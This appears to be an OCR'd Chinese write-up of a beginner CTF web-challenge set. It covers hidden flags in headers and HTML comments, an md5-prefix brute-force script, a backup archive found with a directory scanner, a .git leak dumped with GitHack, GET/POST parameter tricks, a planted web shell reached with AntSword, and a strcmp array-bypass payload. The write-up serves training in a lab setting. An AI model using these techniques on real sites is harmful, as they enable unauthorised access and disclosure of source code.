
allow_url_fopen	On	On
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	*no value*	*no value*
auto_globals_jit	On	On
auto_prepend_file	/var/www/html/f1444aagggg.php	/var/www/html/f1444aagggg.php
browscap	*no value*	*no value*
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	*no value*	*no value*
disable_functions	*no value*	*no value*
display_errors	Off	Off
display_startup_errors	Off	Off
doc_root	*no value*	*no value*
docref_ext	*no value*	*no value*
docref_root	*no value*	*no value*
enable_dl	Off	Off

访问这个文件，使用火狐浏览器，F12查看响应头，得到flag





或者使用burpsuite抓包，查看响应头




2. flagshop

题目描述： 你给我钱,我给你flag,就是这么简单

提示：

1.No sessionid!Don’t Try to be admin(robot?) 2.Do you know csrf?



这题没有做出来，但收集到了大佬的md5截断爆破脚本

```python
#-*- coding: utf-8 -*-
#!/usr/bin/env/python
from multiprocessing.dummy import Pool as tp
import hashlib

knownMd5 = '7af5f'      #已知的md5明文
def md5(text):
    return hashlib.md5(str(text).encode('utf-8')).hexdigest()

def findCode(code):
    key = code.split(':')
    start = int(key[0])
    end = int(key[1])
    for code in range(start, end):
        if md5(code)[0:5] == knownMd5:
            print(code)
            break
list=[]
for i in range(3):    #这里的range(number)指爆破出多少结果停止
    list.append(str(10000000*i) + ':' + str(10000000*(i+1)))
pool = tp()    #使用多线程加快爆破速度
pool.map(findCode, list)
pool.close()
pool.join()
```

3. 朋友的学妹

题目描述:与妹子单独相处一会儿吧

这里什么都没有哦。

试试下view-source吧~

查看源码

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8" />
    <title>Welcome To Syclover</title>
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
  </head>
  <body>
    <p>这里什么都没有哦。</p>
    <p class="star">试试下view-source吧~
    </p>
    <script src="./lib/L2Dwidget.min.js"></script>
    <script type="text/javascript">
      L2Dwidget
        .on('*', (name) => {
          console.log('%c EVENT ' + '%c -> ' + name, 'background: #222; color: yellow', 'background: #fff; color: #000')
        })
        .init({
          dialog: {
            // 开启对话框
            enable: true,
            script: {
              // 每空闲 10 秒钟，显示一条一言
              'every idle 10s': '$hitokoto$',
              'hover .star': 'F12是个好东西！',
              'tap body': '1sp，给你一拳！',
              'tap face': '听说base64是一种很常见的编码呢~'
            }
          }
        });
    </script>
    <!--flag=U11De0YxQF80c19oNExwZnVsbGxsbGx9-->
  </body>
</html>
```


Base64解密

U11De0YxQF80c19oNExwZnVsbGxsbGx9

清空 加密 解密 ☐解密结果以16进制显示

SYC{F1@_4s_h4Lpfulllllll}

4. EZwww

提示：备份是个“好□”习惯

This website has been backed up

dont forget to post something important to get what you want ~QAQ~

英语不太好翻译一下

This website has been backed up

dont forget to post something important to get what you want ~QAQ~

此网站已备份

别忘了贴一些重要的东西来得到你想要的~QAQ~

报错 笔记 拼音 双语对照

提到备份文件了，直接试试url/+index.php.bak，直接Not Found

不安全 | 47.100.46.169:3901/index.php.bak

Not Found

The requested URL /index.php.bak was not found on this server.

Apache/2.4.7 (Ubuntu) Server at 47.100.46.169 Port 3901

拿御剑扫一下，看到了可疑文件

域名: http://47.100.46.169:3901/ 正在扫描 停止扫描

线程: 20 (条 CPU核心 * 5最佳) DIR: 446889 ASPX: 42529 探测200

超时: 3 (秒 超时的页面被丢弃) ASP: 297812 PHP: 52815 探测403

MDB: 9071 JSP: 19739 探测3XX

扫描信息: http://47.100.46.169:3901/grayce/ 扫描线程: 20 扫描速度: 499/秒

ID	地址	HTTP响应
1	http://47.100.46.169:3901/www.zip	200
2	http://47.100.46.169:3901/img/	200


访问该文件

不安全 | 47.100.46.169:3901


This website has been backed up

dont forget to post something important to get what you want ~QAQ~


解压,文件夹里面有个flag.txt文档，打开添加flag



提交发现错误



在文件夹里面还有个index.php文件，打开里面是php代码，搞了半天原来是代码审计问题



把这段代码拿出来审计

```php
<?php
$key1 = $_POST['a'];
$key2 = base64_decode('c3ljbDB2ZXI=');
if($key1 === $key2)
{
    //this is a true flag
echo '<p>SYC{xxxxxxxxxxxxxxxxxx}</p>';
}
```

post的方式提交一个变量a，如果变量a的值与字符串`c3ljbDB2ZXI=`Base64解码后的值相等，则会输出flag。

以post方式提交`a=sycl0ver`，拿到true flag。


This website has been backed up

dont forget to post something important to get what you want ~QAQ~

SYC{Backup_1s_4_good_h4bit_l0l}

5. EZgit

提示：当前大量开发人员使用git进行版本控制，对站点自动部署。如果配置不当,嘿嘿嘿。。。




打开cmd，先进入githack路径

```
cd /d "D:\CTF\webtools\GitHack\GitHack-master"
```


然后

```
python2 GitHack.py http://XXXXXXXXXX/.git/
```




在文件夹下发现了fl4g.php

打开，发现不是flag



应该有隐藏文件夹，git命令`ls -a`，有隐藏文件夹.git



`cd .git`然后`ls -a`显示文件目录，

一样的操作`cd ..`，然后通过`git log`命令查看历史记录，看到了一个flag

比对

```
git diff 3796466675a1db323e42170def92bee71344a2ee
```

```
commit 3796466675a1db323e42170def92bee71344a2ee
Author: Lola39 <1353714565@qq.com>
Date:   Sat Sep 26 23:37:00 2020 +0800

    flag

Administrator@SKY-20201008QMF MINGW32 /d/CTF/webtools/GitHack/GitHack-master/dis
t/47.100.46.169_3902 (master)
$ git diff 3796466675a1db323e42170def92bee71344a2ee
diff --git a/fl4g.php b/fl4g.php
index 05b9263..cab6e86 100644
--- a/fl4g.php
+++ b/fl4g.php
@@ -1 +1 @@
-<?php 'SYC{I_l0ve_sycl0ver_l0l}' ?>
+flag is toooo old!
```


参考：https://www.cnblogs.com/anweilx/p/12453703.html


6. 刘壮的黑页

提示：没有人比我刘壮更懂请求方式

往下划拉，有一段php代码

```php
<?php
include("flag.php");
highlight_file(__FILE__);
$username = $_GET['username'];
$passwd = $_POST['passwd'];
if ($username === 'admin' && $passwd === 'syclover') {
    echo $flag;
}
```

用get传入参数username=admin，用post传入参数passwd =syclover即可得到flag




7. 我是大黑客

提示：

唉，黑客刘壮利用网站漏洞种下了木马，站长小金跑路了□


打开该文件




```
4  //谁是大恶人 那必定是我liuzhuang
5  //当你的服务器看到 0xliuzhuang 就知道要买台新机器了
6  ?>
```


蚁剑连接

flag就在这个文件夹内





8. ezbypass


提示：你相信这世界上有黑魔法吗？

Please use a GET request to pass in the variables a and b, compare them with strcmp and let strcmp return a value of NULL.

Note that a and b cannot be equal.

这两句话的意思是：
请使用GET请求传入变量a和b，将它们与strcmp进行比较，并让strcmp返回NULL值。
注意a和b不能相等。

```
payload：?a[]=1&b[]=2
```



意思是提交一个不是数字的参数c，使其值等于123

